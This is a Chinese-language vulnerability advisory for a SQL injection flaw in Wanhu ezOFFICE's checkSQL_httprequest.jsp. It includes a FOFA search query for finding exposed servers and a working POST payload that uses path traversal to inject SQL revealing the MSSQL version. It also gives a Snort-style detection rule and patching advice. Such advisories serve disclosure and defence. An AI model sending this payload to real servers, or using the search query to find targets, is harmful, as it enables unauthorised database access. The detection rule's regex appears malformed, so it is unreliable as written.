

万户ezOFFICE checkSQL_httprequest.jsp 存在SQL注入漏洞

万户ezOFFICE checkSQL_httprequest.jsp 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

万户ezOFFICE

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="万户网络-ezOFFICE"

POC/EXP:

```
POST
/defaultroot/iwebOfficeSign/OfficeServer.jsp/../../modules/hrm/report/customize/c
heckSQL_httprequest.jsp HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like
Gecko) Chrome/41.0.2228.0 Safari/537.21
Content-Type: application/x-www-form-urlencoded

selectSQL=select distinct convert(int,@@VERSION)&dbType=sqlserver&fromSQL=--
from+sysobjects+&whereSQL=--
```



sonrt规则:

```
alert http any any -> $HOME_NET any (
  msg:"wanhu ezOFFICE - MSSQL Version Disclosure via checkSQL_httprequest.jsp";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri;
  pcre:"/\modules\hrm\report\customize\checkSQL_httprequest\.jsp$/i";
  http.request_body; content:"selectSQL=";
  pcre:"/selectSQL=select\s+distinct\s+convert\(int,@@VERSION\)\/i";
  metadata:
    cve none,
    service http,
    affected_product "万户ezOFFICE",
    vulnerability_type "MSSQL Version Disclosure",
    attack_target "database_server",
    severity "high";
  classtype:sql-injection;
  sid:1000462;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。